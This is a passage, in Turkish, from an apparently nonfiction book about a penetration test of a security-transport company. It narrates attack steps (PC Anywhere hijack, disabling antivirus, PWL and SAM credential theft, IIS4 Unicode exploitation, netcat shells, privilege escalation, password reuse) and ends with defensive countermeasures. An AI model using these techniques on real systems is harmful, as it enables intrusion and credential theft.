Ayrıca şirketin kullanıcı doğrulamasını nasıl yaptığı üzerine düşündüler. Eğer güvenlik görevlisi telekom şirketlerinde konumlanmış sistemlerin birine çevirmeli olarak bağlanmak ve telekom şirketinden doğrulama almak zorundaysa –ki çıkardıkları sonuç buydu– o zaman kimlik doğru-

lama hizmetleri basitçe dış kaynaklıydı. Düşüncelerine göre, belki de kimlik doğrulama sunucularının aslında telekom sağlayıcısından değil, hedef şirketten hizmet verdiği başka bir çözüm yolu vardı.

Genellikle kimlik doğrulama görevi bu işlevi yerine getiren ayrı bir sunucu üzerinden geçer. Belki de 3COM cihazı hedef şirketin dahili ağı üzerindeki kimlik doğrulama sunucusuna erişim için kullanılıyordu. Hücresel modeminden arama yapan güvenlik görevlisi İnternet Servis Sağlayıcı'ya bağlanacak, 3COM cihazına geçecek ve buradan kullanıcı adıyla parolası kimlik doğrulama için diğer sunucuya gönderilecekti.

Böylece bu noktadaki varsayımları, güvenlik görevlisi çevirmeli bağlantı başlattığında, kendisi ile 3COM cihazı arasında bir VPN oluşturduğu şeklindeydi.

Louis ve Brock, dahili ağa erişim sağlayabilmek için, öncelikle minibus sürücülerinin bağlandığı Servis Sağlayıcı'daki telekomünikasyon sistemine erişim kazanmaları gerektiğini anladılar. Ancak, "Bilmediğimiz şey, bu çevirmeli hizmetlerin telefon numaralarıydı. Yabancı bir ülkede bulunuyorlardı, ne tür telefon hatları olduğunu bilmiyorduk ve bu bilgiyi kendi başımıza bulma şansımız pek yoktu. En fazla bildiğimiz, VPN için protokol türünün PPTP olduğuydu." Bu bilginin önemli olmasının nedeni, Microsoft'un varsayılan VPN kurulumunun, genellikle Windows kullanıcı adı ve parolasıyla sunucu veya alana giriş yapılan ve paylaşılan bir gizlilik kullanmasıydı.

Bu sefer birkaç içki içtiler ve sorunu çözmek için, "ellerinden geleni arkalarına koymamaya," karar verdiler.

Bu aşamada tüm karalamaları yaptığımız bu kâğıdı saklayacaktık çünkü eğer başarabilirsek, bu gerçekten güzel bir ihlal hikâyesi olacaktı. Üstelik ikimizin arasında bunun üstesinden nasıl geleceğimize dair birkaçanç duygusu vardı.

"Bilgisayar Korsanlığı Önsezisi"ne Dair Bazı Düşünceler

İkilinin o gece yaptığı tahmin oldukça doğru çıkacaktı. Louis, başarılı bilgisayar korsanlarında olduğu görülen bu önsezinin altını çiziyordu:

Bu duyguya neyin neden olduğunu açıklamak çok zor. Sadece yaşanmışlıklardan ve sistemlerin yapılandırma biçimlerini anlamaktan geçiyor.

Brock, çok erken bir aşamada bu şekilde devam etmemiz gerektiğini söyledi çünkü bu araştırmadan bir sonuç alacağımızı düşünmüyordu; açıklaması çok güç. Bilgisayar korsanlığı önsezisi mi?

Parça parça bilgilerle birlikte bir şeylerin nasıl ifade edildiğini görüyorsunuz ve şirket ile Bilgi işlem sistemlerinden sorumlu kişilerin içgörüsünü biraz biraz anlamaya başlıyorsunuz. Güvenlik hakkında bir şeyler bildiklerini ama belki de bir şeyleri biraz yanlış yaptıklarını hissediyorsunuz.

Benim kendi görüşüme göre, bilgisayar korsanları iş ortamlarında sadece ortalıkta dolanarak, ağların ve sistemlerin genellikle nasıl yapılandırıldığı hakkında bir içgörü kazanıyorlar. Deneyim sayesinde, sistem yöneticilerinin ve uygulayıcılarının nasıl düşündükleri hakkında farkındalık kazanıyorsunuz. Rakibinizi düşünceniz veya zekânız ile alt etmeye çalıştığınız bir satranç oyunu gibi.

Bu yüzden, burada gerçekte olan şey, sistem yöneticilerinin ağ kurulumlarını nasıl yaptığı ve yaptıkları yaygın hatalara yönelik edinilen deneyimleri temel alıyor. Belki de Louis konu hakkında en baştaki görüşlerinde haklıydı: Bazılarının önsezi dedikleri şey için *deneyim* daha güzel bir ifade olabilir.

Dördüncü Gün

Bir sonraki güne geldiklerinde, insanların bağlanmasını bekleyerek 3COM cihazının başına oturdular ve konsol günlüğünü izlemeye başladılar. Birisi her bağlandığında, gelen bağlantıyı yapan IP adresinin bağlantı noktası taramasını mümkün olduğunca hızlı yapmaya çalıştılar.

Bu bağlantıların belki bir dakika civarı sürdüğünü, sonra bağlantının hemen kesildiğini fark ettiler. Eğer haklılarsa, güvenlik görevlisi çevrimiçi bağlanıyor, iş talimatlarını alıyor ve hemen tekrar çevrimdışı oluyordu. Bu da çok hızlı hareket etmeleri gerektiği anlamına geliyordu. "Bu IP adresleri göründükçe, gerçekten müşteri sistemine çakmamız gerekiyordu." Louis, heyecanlı bir bilgisayar oyunu oynarken olduğu gibi adrenalin patlamasıyla birlikte klavyeye sert davranmayı kast ederek "çakmak" ifadesini kullanıyordu.

Telnet veya FTP sunucusu veya güvenli olmayan bir web sunucusu gibi saldırılabilir bir şey bulmayı umarak, güvenlik zaafı olabilecek bazı bağlantı noktası hizmetleri çıkardılar. Veya belki de NetBIOS üzerinden açık paylaşımlara erişebilirlerdi. Ayrıca WinVNC ve PC Anywhere gibi GUI tabanlı uzak masaüstü programları da aradılar.

Ama birkaç ana makinenin ötesinde çalışan hiçbir hizmet bulamadılar.

Cidden hiçbir yere ulaşamıyorduk ama oturup, her uzak kullanıcı bağlandığında taramayı yapıyorduk. Derken bir cihaz bağlandı. Bağlantı noktası taraması yaptık ve PC Anywhere için her zaman kullanılan açık bir bağlantı noktası bulduk.

PC Anywhere uygulaması, bir bilgisayarın kontrolünün uzaktan ele geçirilmesine imkân verir. Ancak bu sadece diğer bilgisayar da aynı programı çalıştırıyorsa mümkündür.

Taramada ortaya çıkan bu bağlantı noktasını görünce, coşkuya bir nevi yeniden kapıldık– ‘Aha, bu makinede PC Anywhere var. Son kullanıcı makinelerinden biri olabilir, hadi, bunun üzerine gidelim.’

“Kinde PC Anywhere yüklü!? ” diye bağırıp çağırıyorduk.

Birisi, “Bende PC Anywhere var!” diye bağırды. Ben de mümkün olduğunca çabuk sisteme bağlanabilsin diye IP adresini bağırarak söyledim.

Louis, PC Anywhere sistemine bağlanma çabalarını “tam bir dönüm noktası” olarak tanımlıyordu. Ekranda bir pencere açılınca, makinesinin başındaki diğer arkadaşına katıldı. Louis’in anlattığına göre, “Başta karşımızda siyah bir arka plan vardı, yani iki şeyden biri olacaktı – ya gri parola bilgisi isteyecekti ya da arka plan maviye dönecek ve bir Windows masaüstü karşımıza çıkacaktı.”

Masaüstü seçeneği için nefesimizi tutmuştuk. Siyah ekranın kaybolmasını beklerken sanki asırlar geçmişti. Kendi kendime, “Bağlanıyor, bağlanıyor, zaman aşımına uğrayacak,” veya “parola bilgisi isteyecek,” diye düşünüp duruyordum.

Tam son saniyede, artık “tamam, parola isteyecek” derken, Windows masaüstü açıldı! Vay be! Artık bir masaüstümüz vardı. Odadaki herkes bakmaya geldi. Benim tepkim, “İşte tekrar başlıyoruz, artık gerçekten toparlanalım ve bu şansı kaybetmeyelim,” şeklindeydi.

Artık 3COM cihazına bağlı olan müşteri sistemine başarıyla bağlanmışlardı.

O anda ya batacağımızı ya çıkacağımızı düşünmiyorduk – insanların çok kısa bir süre için bağlandıklarını ve bir başka fırsatımız olmayabileceğini biliyorduk.

“Yapmamız gereken ilk şey, PC Anywhere oturumunu açmak ve Louis’in ‘Ekranı boşalt tuşu’ ve ‘Kullanıcıyı konsolun dışına at tuşu’ olarak adlandırdığı iki ekran tuşuna basmaktır. Durumu şöyle açıkladı:

PC Anywhere kullandığınızda, varsayılan olarak hem cihazın masaüstündeki kişi hem de PC Anywhere kullanan kişi fareye erişebilir ve uygulamaları başlatmak, dosya açmak gibi işler için ekran üzerinde hareket ettirebilir. Ama PC Anywhere sayesinde kullanıcıyı klavye dışı bırakabilirsiniz.

Oturumun kontrolünü ele geçirerek ve ekranı karartmak suretiyle kullanıcının ne yaptıklarını görmemesini sağlayarak, söylediklerini yaptılar.

Louis, kullanıcının şüphelenmesinin ve bilgisayarda bir sorun olduğunu düşünerek cihazı kapatmasının fazla uzun sürmeyeceğini biliyordu; yani fazla zamanları yoktu.

Nilhayet içeri sızabilmek için şansımızı zorluyorduk. O anda bir sonraki adımda ne yapacağımıza ve cihazdan hangi önemli bilgilere ulaşabileceğimize karar vermek için çok hızlı davranmamız gerekiyordu.

Cihazda Microsoft Windows 98 kurulu olduğunu gördüm, yani öncelikle yapmamız gereken şey, bir Windows 98 cihazından ne gibi bilgileri çıkarılabileceğini bize söyleyebilecek birini bulmaktı.

Neyse ki, aradığımız kişi odadaki arkadaşlardan biriydi... Durumumuza ilgi gösteren bu kişi, aslında bizim projemizde çalışmıyordu ama sistemlerden nasıl bilgi çıkarılabileceğini biliyordu.

Önerdiği ilk şey parola listesi (PWL) dosyasına bakmamız oldu. (Windows 95, 98 ve ME altında kullanılan bu dosya çevirmeli ve ağ parolaları gibi hassas bilgiler içerir. Örneğin, eğer Windows altında çevirmeli ağ bağlantısı kullanıyorsanız, tüm kimlik doğrulama bilgileri, çevirmeli ağ numarası, kullanıcı adı ve parola dahil olmak üzere, büyük olasılıkla PWL dosyası içinde saklanıyordu.)

Dosyayı indirmeden önce, kullandıkları araçları tespit etmemesi için anti-virüs yazılımını kapatmaları gerekiyordu. Daha sonra PC Anywhere'in doküman transfer özelliğini kullanarak, PWL dosyasını sürücünün cihazından kendi cihazlarına aktarmaya çalıştılar. İşe yaramadı. "Neden olduğundan emin değildik ama oturup bunu tartışacak zamanımız yoktu. PWL dosyasını, sürücü henüz çevrimiçi iken, acilen o cihazdan çıkarmamız gerekiyordu."

Başka ne yapabilirlerdi? Bir olasılık, program kırıcı araç yükleyip, sürücünün cihazındaki PWL dosyasını kırarak metin dosyasına dönüştürmek, sonra da metin dosyasını kendilerine göndermekti. PWL kırma aracını indirmek için FTP sunucusuna giriş yapmaya çalıştılar. Ama bir zorluk çıktı: Sürücünün cihazındaki klavye yabancı dildeydi; bu da kimlik doğrulamada karşılaştıkları sıkıntıyı açıklıyordu. "Sürekli 'Hatalı Giriş' mesajı alıyorduk, çünkü yabancı klavyeydi."

Saat işliyordu.

Artık zamanımızın dolduğunu düşünüyorduk. Güvenlik görevlisi, bir güvenlik minibüsünün içinde oturuyordu; bir dolu parayla veya mahkûmla seyahat ediyor olabilirdi. "Bu makinede ne haltlar dönüyor?" diye kendi kendine soruyordu muhtemelen.

Korkarım ki biz istediğimizi almadan önce fişi çekecekti.

İşte bu şekilde, kritik, büyük bir zaman baskısının altındaydılar ve yabancı klavye sorununa ilişkin odadaki kimsenin bir cevabı yoktu. Belki geçici bir çözüm olarak, gerçek harfler ve sayılar yerine ASCII koduyla kullanıcı adı ve parola girebilirlerdi. Ama ilk bakışta eşdeğer ASCII kodu kullanarak nasıl karakter girileceğini kimse bilmiyordu.

Peki, bugünün dünyasında acil şekilde cevaba ihtiyacı olan biri ne yapar? Louis ile Brock da öyle yaptı: "İnternetin üzerine atladık ve klavye üzerindeki harfleri kullanmadan nasıl karakter girebileceğimizi araştırdık."

Kısa süre içinde cevabı bulmuşlardı: Num Lock tuşunu etkinleştirdiler, daha sonra <Alt> tuşuna basarak, nümerik klavyedeki ASCII karakterine bastılar. Gerisi kolaydı:

Sıklıkla harfleri ve sayıları ASCII'ya çevirmeye veya tam tersine ilmi yaç dıyıyoruz. Durup, duvarlarınıza astığımız karalama kâğıtlarına şöyle bakmamız yeterli.

Duvarlarında poster kızları yerine ASCII çizelgeleri vardı. Louis bunlara "ASCII posterleri" diyordu.

Biraz bilgi karalayarak, biri diğerine hangi tuşa basacağını söyleyip, diğeri de klavyede basarak, kullanıcı adı ve parolayı başarıyla girdiler. Artık PWL kırma aracını transfer edebilir ve PWL dosyasından çıkardıkları bilgileri daha sonra sürücünün bilgisayarından kendi kontrollerindeki FTP sunucusuna aktaracakları metin dosyasına dönüştürebilirlerdi.

Louis dosyayı inceleyince, makinenin şirketin VPN hizmetine bağlanırken kullandığı çevirmeli ağ numarası ve kullanıcı bilgileri dahil olmak üzere, aradığı kimlik doğrulama bilgilerine ulaştı. Louis'in düşüncesine göre, ihtiyacı olan tüm bilgi buydu. Bu ziyaretten geriye hiçbir iz kalmayacak şekilde sistemi temizlerken, Louis masaüstündeki ikonları inceledi ve bir tanesinin güvenlik görevlilerinin şirketten bilgilerini alırken kullandıkları uygulamaya ait olduğunu fark etti. Böylece de bu cihazların aslında arazideki sürücülerin gerekli bilgileri edinmek için şirket üzerinden bağlandığını ve uygulama sunucusunu sorguladığını anladılar.

Şirket Sistemine Erişim

Louis şöyle hatırlıyor: "Kullanıcının o sırada bütün yabancı girişleri rapor ediyor olabileceğinin son derece farkındaydık, bu yüzden kendimizi sistemden dışarı attık. Çünkü eğer bu olay rapor edilirse ve VPN hizmeti kapatılırsa, bizim giriş kimlik bilgilerimiz hiçbir işe yaramayacaktı."

Birkaç saniye sonra, PC Anywhere bağlantıları düştü – güvenlik görevlisi çevrimdışı oldu. Louis ve ekibi saniyesi saniyesine PWL dosyasın-

dan bilgiyi çıkarmıştı. Artık Louis ve Brock'ın elinde, bir gece önce barda çizdikleri şemadaki çevirmeli ağ cihazlarından birine ait olduğunu umdukları bir telefon numarası vardı. Ama yine, yabancı bir numaraydı. Güvenlik görevlisinin kullandığı tipte bir Windows sistemi kullanarak, şirketin ağını çevirdiler, kullanıcı adını ve parolayı girdiler ve "Başarılı bir VPN oturumu," açtılar.

VPN'nin yapılandırıldığı biçimde, kendilerine şirketin DMZ'si içinde yer alan sanal bir IP adresi verilmişti, böylece birinci güvenlik duvarını geçmişlerdi ama halen daha önceden keşfettikleri dahili ağı koruyan güvenlik duvarıyla karşı karşıyaydılar.

VPN tarafından atanan bu IP adresi DMZ aralığındaydı ve dahili ağ üzerindeki bazı cihazlar için güvenli bir ağ olma olasılığı yüksekti. Louis, ilk güvenlik duvarını geçtikleri için dahili ağa sızmanın çok, çok daha kolay olacağını umuyordu. "O anda," diyordu, "dahili ağlara girmek için güvenlik duvarından geçmenin kolay olmasını bekliyorduk." Ama deneğinde, uygulama sunucusunu çalıştıran cihaz üzerinde ihlal edilebilir bir hizmete doğrudan ulaşamadığını anladı. "Bizim, güvenlik görevlilerinin kullandığı uygulama için olduğunu tahmin ettiğimiz, filtreden geçmesine izin verilen, son derece garip bir TCP bağlantı noktamız vardı. Ama nasıl çalıştığını bilmiyorduk."

Louis, şirketin dahili ağı üzerinde, kendilerine verilen IP adresinden erişebilecekleri bir sistem bulmak istedi. Dahili ağ üzerinde ihlal edebilecekleri bir sistem bulmak için "her zamanki korsan kurallarını" uyguladı.

Ağ içerisinde, "büyük ihtimalle sistem sadece dahili kullanım için kurulduğundan," bu güvenlik zaaflarına karşı muhtemelen yamalarının yapılmamış olacağını bildikleri, hiçbir şekilde uzaktan erişilmeyen bir sistem bulmayı umuyorlardı. Dahili ağ üzerindeki IP adresleri aralığındaki tüm erişilebilir web sunucuları (bağlantı noktası 80 olan) taramak için bağlantı noktası tarayıcısı kullandılar ve iletişim kurabilecekleri, İnternet Bilgi Sunucusu (IIS) kullanan ama popüler sunucu yazılımının eski bir sürümü olan – IIS4 – çalıştıran bir Windows sunucusu buldular. Bu şahane bir haberdir çünkü büyük olasılıkla kendilerine krallığın anahtarını verebilecek yamanmamış bir güvenlik zaafı veya yapılandırma hatası bulabileceklerdi.

Yaptıkları ilk şey, güvenlik zaafı olup olmadığını görmek için IIS4 sunucusuna karşı Unicode güvenlik zaafı tespit aracı çalıştırmaktı ve sonuç olumluydu. (Unicode, tek bir karakter seti kullanarak pek çok farklı dilden karakterleri kodlamaya yarayan 16-bit karakter setidir.) Louis'in açıklamasına göre, dahili ağ üzerindeki ikinci hamleleri, güvenlik duvarının geçilmesine sebep olan zaafları istismar ederek, "Bu IIS web sunucusu üzerinde komutlarımızı yerine getirebilmek için Unicode ile içeri sızmak," ve güvenli bölgenin derinliklerine dalmaktı. Bu durumda bilgisayar korsanları, web sunucusunun güvenlik kontrollerini atlayabilmek için bu özel

kodlanmış karakterleri kullanan bir web talebi (HTTP) yaratarak, web sunucusunun altında çalıştığı hesapla aynı ayrıcalıklara sahip olarak istedikleri komutları gerçekleştirme imkânına sahip oldular.

Dosyaları yükleyememe açmazına karşı, artık bir fırsatları vardı. Aktif Sunucu Sayfaları (ASP) ile sunucunun çözeceği kodları çalıştırma yetkisine sahip web kökü altında bir dizine daha fazla korsan aracı aktaran, basit bir dosya yükleyici yerleştirmek için "echo" kabuk komutunu çalıştırarak Unicode zaafını kullandılar.

(Web kökü, C:\ gibi belirli bir sabit diskin kök dizininden farklı olarak, web sunucunun kök dizinidir.) 'Echo' komutu basitçe kendisine aktarılan her türlü değişkeni yazar; çıkan veri, kullanıcının ekranı yerine bir dosyaya yönlendirilebilir. Örneğin "echo owned > mitnick.txt" yazınca, mitnick.txt dosyasına "owned" kelimesi kaydedilir. ASP yazılımının kaynak kodunu web sunucusu üzerinde çalışan bir dizine yazabilmek için bir dizi 'echo' komutu kullandılar.

Daha sonra, gelen bağlantı noktalarını dinlemekte komut kabuğu kurmak için çok faydalı olan popüler ağ aracı netcat dahil, kendi korsan araçlarını da yüklediler. Ayrıca HK adında, sistem yöneticisi haklarını elde etmek için Windows NT'nin eski bir sürümündeki güvenlik zaafını ihlal eden araç programı da yüklediler.

HK aracını çalıştırmak için basit bir başka kod yüklediler ve sonrasında kendilerine ait bir kabuk bağlantısı açmak için DOS işletim sistemi zamanlarındaki "DOS imleci" ardına komut yazarak hedef makineye komutlar girmelerine imkân sağlayan, netcad hizmetini kullandılar. Louis şöyle açıklıyordu: "DMZ üzerinde bilgisayarımıza dahili web sunucusundan giden bir bağlantı başlatmaya çalıştık. Ama işe yaramadı, bu yüzden 'bağlantı noktası çıkarma (port barging)' adı verilen bir teknik kullanmak zorunda kaldık." Ayrıcalıklı hakları kazanmak için HK programını çalıştırdıktan sonra, netcat'i 80 no'lu bağlantı noktasını dinleyecek şekilde yapılandırdılar; gelen ilk bağlantının 80 no'lu bağlantı noktasına gelmesini istedikleri için, IIS sunucusunu geçici olarak devreden "çıkardılar".

Louis çıkarma işlemini şöyle açıkladı: "Aslında bir kabuk çalmak ve sizin kabuğunuza erişim sağladığınız aynı anda IIS'nin geri gelmesini sağlamak amacıyla IIS'yi geçici olarak çalışma sırasından dışarı itersiniz." Windows ortamında, Unix tipi işletim sistemlerinden farklı olarak, iki programın aynı bağlantı noktasını eşzamanlı kullanmasına izin verilir. Saldırgan, güvenlik duvarı tarafından filtrelenmeyen bir bağlantı noktası bulup, bağlantı noktasına "dalarak" bu özellikten faydalanabilir.

Louis ve Brock'un yaptığı da buydu. IIS makinesi üzerinde zaten edindikleri kabuk erişimi, web sunucusunun altında çalıştığı hesabın yetkileriyle sınırlıydı. Bu yüzden HK ve netcat çalıştırdılar ve tüm sistem ayrıcalıklarına sahip oldular – işletim sistemindeki en yüksek ayrıcalık olan

sistem kullanıcısı haline geldiler. Standart yöntemler kullandıklarında bu erişim onlara hedef Windows ortamında tam kontrolü ele geçirmelerini sağlayacaktı.

Sunucuda Windows NT 4.0 çalışıyordu. Saldırganlar kullanıcı hesaplarının, grupların, politikaların ve erişim kontrollerinin detaylarını içeren Güvenlik Hesap Yöneticisi (SAM) dosyasının bir kopyasını almak istediler. İşletim sisteminin bu eski sürümü altında, acil durumlar için onarım diski yapmak üzere "rdisk /s" komutunu çalıştırdılar. Bu program önce "onarım" adı verilen dizin içinde pek çok dosya yaratır. Dosyalar arasında, sunucu üzerindeki tüm hesaplar için parola anahtarları içeren SAM dosyasının güncellenmiş sürümü de vardı. Louis ve Brock daha önce güvenlik görevlisinin dizüstü bilgisayarından hassas parolaları içeren PWL dosyasını almışlardı; artık kullanıcıların şifreli parolalarını şirketin kendi sunucularından birine çıkarıyorlardı. Bu SAM dosyasını web sunucusunun web köküne kolayca kopyaladılar. "Daha sonra tarayıcıyı kullanarak, onu sunucudan ofisimizdeki makineye geri aldık."

SAM dosyasından parolaları kırınca, yerel makine üzerinde yapısal yönetici hesabından daha farklı bir başka yönetici hesabı olduğunu fark ettiler.

Sanırım birkaç saatlik kırma çalışmasından sonra, bu hesabın parolasını kırmış ve birincil etki alanı denetleyicisine kimlik doğrulama çalışmalarına başlamıştık. Bir de fark ettik ki, sızdığımız web sunucusu üzerindeki yönetici haklarına sahip yerel hesap, etki alanındakiyle aynı parolaya sahip! Bu hesabın da etki alanı yönetici hakları vardı.

Yani, web sunucusu üzerinde tüm etki alanı için alan yöneticisi hesabıyla aynı ada sahip yerel bir yönetici hesabı vardı ve bu hesapların her ikisinin de parolaları aynıydı. Açıkça görüldüğü üzere, yöneticilerden biri tembellik etmişti ve yerel sistemdeki yönetici hesabıyla aynı isimde ikinci bir hesap açmış ve aynı parolayı vermişti.

Adım adım ilerliyorduk.

Yerel hesap web sunucusu üzerinde sadece bir yöneticiydi ve tüm etki alanı üzerinde ayrıcalıklı hakları yoktu. Ama tembel yöneticinin dikkatsizliği sayesinde, bu yerel web hesabı üzerindeki parolayı ele geçirecek, artık etki alanı yöneticisi hesabını ihlal edebilirlerdi. Etki alanı yöneticisinin sorumluluğu, yerel masaüstü veya dizüstü bilgisayardan (tek makineden) farklı olarak, tüm etki alanını yönetmek veya idare etmektir. Louis'in görüşüne göre, bu yönetici istisna değildi.

Bu her zaman gördüğümüz, yaygın bir uygulama. Etki alanı yöneticisi ağ üzerindeki makinede yerel hesapları yaratır ve etki alanı yöneticisi ayrıcalığına sahip olan tüm hesaplar için aynı

parolayı kullanır. Yani bu demektir ki, bu yerel sistemlerin her birindeki güvenlik, tüm etki alanının güvenliğini ihlal etmekte kullanılabilir.

Hedefe Ulaşıyor

Louis ve Brock, artık uygulama sunucusu ve üzerindeki tüm verilerin tam kontrolünü ele geçirebileceklerini anlamışlardı. Güvenlik görevlisinin dizüstü bilgisayarından, uygulama sunucuna bağlanmak için kullanılan IP adresini aldılar. Buradan yola çıkarak, uygulama sunucusunun büyük ihtimalle aynı etki alanının bir parçası olan aynı ağ üzerinde bulunduğunu fark ettiler. En sonunda da tüm şirket faaliyetlerinin kontrolünü ele geçirdiler.

Artık işletmenin tam kalbine ulaşmıştık. Uygulama sunucusu üzerindeki talimatları değiştirebilir, güvenlik görevlilerinin parayı nereye getirmesini istiyorsak getirebilirdik. Aslında görevlilere “Şu işletmeden parayı al ve şu adrese bırak,” gibi talimatlar verip, parayı almak için o adreste bekleyebilirdik.

Veya “A isimli mahkûmu al, şu adrese götür, şu kişinin gözetimine bırak,” deyip, kuzenlerinin en iyi arkadaşını hapisten kurtarabilirlerdi.

Veya aynı şekilde bir teröristi.

Ellerinde zengin olabilecekleri veya büyük kargaşa yaratabilecekleri bir araç vardı. “Oldukça sarsıcıydı çünkü biz bunu onların gözüne sokana kadar neler olabileceğine hiç ihtimal vermemişlerdi,” diyor Louis.

Louis'e göre, şirketin “güvenlik” olarak gördüğü şeyin, “Aslında güvenlik olduğu *kuşkuluydu.*”

İÇGÖRÜ

Louis ve Brock ellerindeki gücü kullanarak kendilerini zengin etmediler ve herhangi bir mahkûmun serbest kalması ya da transfer edilmesi için talimatlar yazmadılar. Onun yerine şirkete keşfettikleri şeyler hakkında eksiksiz bir rapor yazdılar.

Şirket güvenlik konusunda son derece gevşek davranmış gibi görünüyordu. Adım adım bir risk analizi yapmamışlardı. “Eğer birinci makine ihlal edilirse, o noktadan sonra bilgisayar korsanı ne yapar?” ve benzeri sorular sormamışlardı. Kendilerini güvenli görüyorlardı çünkü yapılan dırmada birkaç değişiklik yaparak, Louis'in gösterdiği boşluğu aslında kapatabilirlerdi. Varsayımlarına göre, Louis ve Brock'un bulmayı ve kullanmayı başardıkları açık haricinde, sistemde başka hata yoktu.

Louis bunu iş hayatında yaygın bir kibir olarak görüyor – dışarıdan biri gelip onlara güvenlik hakkında vaaz veremez. Şirketin bilgi işlem personeli kendilerine düzeltilmesi gereken birkaç şey söylendiğinde sorun etmezler ama kimsenin de kendilerine ne yapmaları gerektiğini söylemesini istemezler. Yaptıkları şeyi gerçekten bildiklerini düşünürler. Bir ihlal söz konusu olduğundaysa, sadece o seferlik çuvalladıklarını düşünürler.

KARŞI ÖNLEMLER

Bu kitaptaki pek çok öyküde olduğu gibi, burada da saldırganlar hedef şirkette çok fazla güvenlik kusuru bulamadılar ama yine de buldukları birkaç açık şirketin iş faaliyetleri için hayati önem taşıyan bilgisayar sistemlerinin tüm etki alanına sahip olmaları için yeterli oldu. Aşağıda, dikkate almaya değer bazı dersler bulacaksınız.

Geçici Çözümler

Geçmişte bir zamanlar bir 3COM cihazı doğrudan Cisco yönlendiricinin seri bağlantı noktasına takılmıştı. Acil ihtiyaçları karşılama baskısı geçici olarak kestirme teknolojileri kullanmayı haklı gösterse de, hiçbir şirket “geçici” olanın “sürekli” hale gelmesini gözden kaçırmamalıdır. Fiziksel veya mantıksal denetimler yoluyla geçit cihazlarının yapılandırmasının kontrolü için bir planlama yapılmalı veya sürekli olarak ana makine veya cihazlardaki açık bağlantı noktalarının şirketin güvenlik politikasına uygun olup olmadığını izleyen güvenlik araçları kullanılmalıdır.

Yüksek Bağlantı Noktaları Kullanımı

Güvenlik şirketi, muhtemelen yüksek bağlantı noktasının bir saldırgan tarafından kesinlikle rast gelinmeyecek şekilde gölgede kaldığı inancıyla, yüksek bir bağlantı üzerinden uzak bağlantıya izin verecek şekilde bir Cisco yönlendiricisi yapılandırdı; bu yaptıkları, “gizleme yoluyla güvenlik” yaklaşımının bir başka versiyonuydu.

Bu yaklaşıma dayanarak verilen güvenlik kararlarının ne kadar ahmakça olduğundan bu kitapta defalarca bahsettik. Kitaptaki öyküler tekrar tekrar, tek bir boşluk bırakırsanız, bir saldırganın er ya da geç onu bulacağını gösteriyor. En ideal güvenlik uygulaması, gizlenmiş olsun ya da olmasın, güvenli olmayan bir ağdan gelen tüm sistem ve cihazların erişim noktalarının filtrelenmesi olacaktır.

Parolalar

Bir kez daha tekrar etmekte yarar var, her türlü cihaz için tüm varsayılan parolalar, sistem veya cihaz hizmete girmeden önce değiştirilmelidir. Teknik bakımdan en acemiler bile bu yaygın dikkatsizliği ve nasıl istismar edileceğini bilir. (Web üzerinde www.phenoelit.de/dpl/dpl.html gibi pek çok site, varsayılan kullanıcı adı ve parolaların listesini verir.)

Personelin Dizüstü Bilgisayarlarının Güvenliği

Şirketin uzak çalışanları tarafından kullanılan sistemler kurumsal ağa çok düşük veya sıfır güvenlik önlemiyle bağlanıyordu ki bu da çok yaygın bir durumdu. Hatta müşterilerden biri, parola bile istemeden uzak bağlantıya izin verecek şekilde yapılandırılmış PC Anywhere'e sahipti. Bilgisayar internete çevirmeli olarak ve sadece çok kısa süreler için bağlanıyor bile olsa, her bağlantı yeni bir risk penceresi açıyordu. Saldırganlar, PC Anywhere kullanan dizüstü bilgisayara bağlanarak cihazı uzaktan kontrol edebildiler. Üstelik parola istemeden ayarlandığı için, saldırganlar sadece IP adresini bilerek kullanıcının masaüstünü ele geçirdiler.

Şirketlerin bilgi işlem politikasını hazırlayanlar, müşteri sistemlerinin kurumsal ağa bağlanmasına izin verilmeden önce belli bir güvenlik düzeyini sağlaması şartı koymayı düşünmelidir. Müşteri sistemlerine ajan programlar yükleyerek, güvenlik kontrollerinin şirket politikalarına uygunluğundan emin olunmasını sağlayan ürünler mevcut; yoksa müşteri sisteminin kurumsal bilgisayar ağına bağlanmasına izin verilmiyor. Kötü adamlar hedeflerini analiz ederken tüm resmi incelerler. Yani kullanıcıların uzak bağlantı kurup kurmadığını ve eğer kuruyorlarsa, bu bağlantıların kökenini tanımlamaya çalışırlar. Saldırgan, kurumsal ağa bağlanmak için kullanılan güvenli bir bilgisayara sızıp sızamayacağını bilir; büyük ihtimalle bu güven ilişkisi kurumsal bilgi kaynaklarına erişim kazanmakta suistimal edilebilir.

Şirket içinde güvenlik gayet iyi yönetilse de, bu öyküde de olduğu gibi, çalışanlar tarafından kurumsal ağa erişim için kullanılan dizüstü ve ev bilgisayarlarında saldırganların faydalanabileceği açıklıklar bırakan bazı ihmaller yapılması çok yaygın görülür. Dahili ağa bağlanan dizüstü ve ev bilgisayarları güvenli olmalıdır, aksi takdirde çalışanın bilgisayar sistemi içeri sızılacak en zayıf halka olabilir.

Kimlik Doğrulama

Bu öyküdeki saldırganlar, müşterinin sisteminden kimlik doğrulama bilgilerini iz bırakmadan ele geçirebilmişlerdi. Önceki bölümlerde de tek-

rar tekrar belirttiğimiz gibi, daha sağlam kimlik doğrulama yöntemleri kullanmak çoğu saldırganın yolunu tıkayacaktır; şirketler VPN'lere veya diğer hassas sistemlere uzak erişim için dinamik parolalar, akıllı kartlar, akıllı anahtarlar veya dijital sertifikalar gibi kimlik doğrulama yöntemleri kullanmayı dikkate almalıdır.

Gereksiz Hizmetlerin Filtrelenmesi

Bilgi işlem personeli, internet gibi güvenli olmayan ağlardan, ayrıca şirket içindeki yarı güvenli (DMZ) ağlardan belirli ana makine ve hizmetlere hem gelen hem de giden bağlantıları kontrol etmek için filtreleme kuralları oluşturmayı dikkate almalıdır.

Güçlendirme

Bu öykü aynı zamanda, muhtemelen sızılma riskinin düşük olduğu varsayımıyla dahili ağa bağlanan bilgisayar sistemlerini güçlendirmek veya güvenlik yamalarıyla güncellemek zahmetine girmeyen bilgi işlem personeli de ele veriyor. Bu yaygın davranış, kötü niyetli kişilere avantaj sağlıyor. Saldırgan dahili olarak güvenli olmayan tek bir sisteme erişim yolu bulduğunda ve ihlal etmeyi başardığında, artık ihlal edilen bilgisayar tarafından güvenilen diğer sistemlere de illegal erişimin kapıları açılmış oluyor. Tekrarlamak gerekirse, bilgisayar korsanlarını dışarıda tutmak için kurumsal ağa bağlanan sistemleri güçlendirme zahmetine katlanmadan, sadece çevre güvenlik duvarına güvenmek, tüm malvarlığınız olan 100 milyar doları yemek masası üzerine bırakıp, giriş kapısını kilitlediğiniz için güvende olduğunuzu düşünmeye benziyor.

SONUÇ

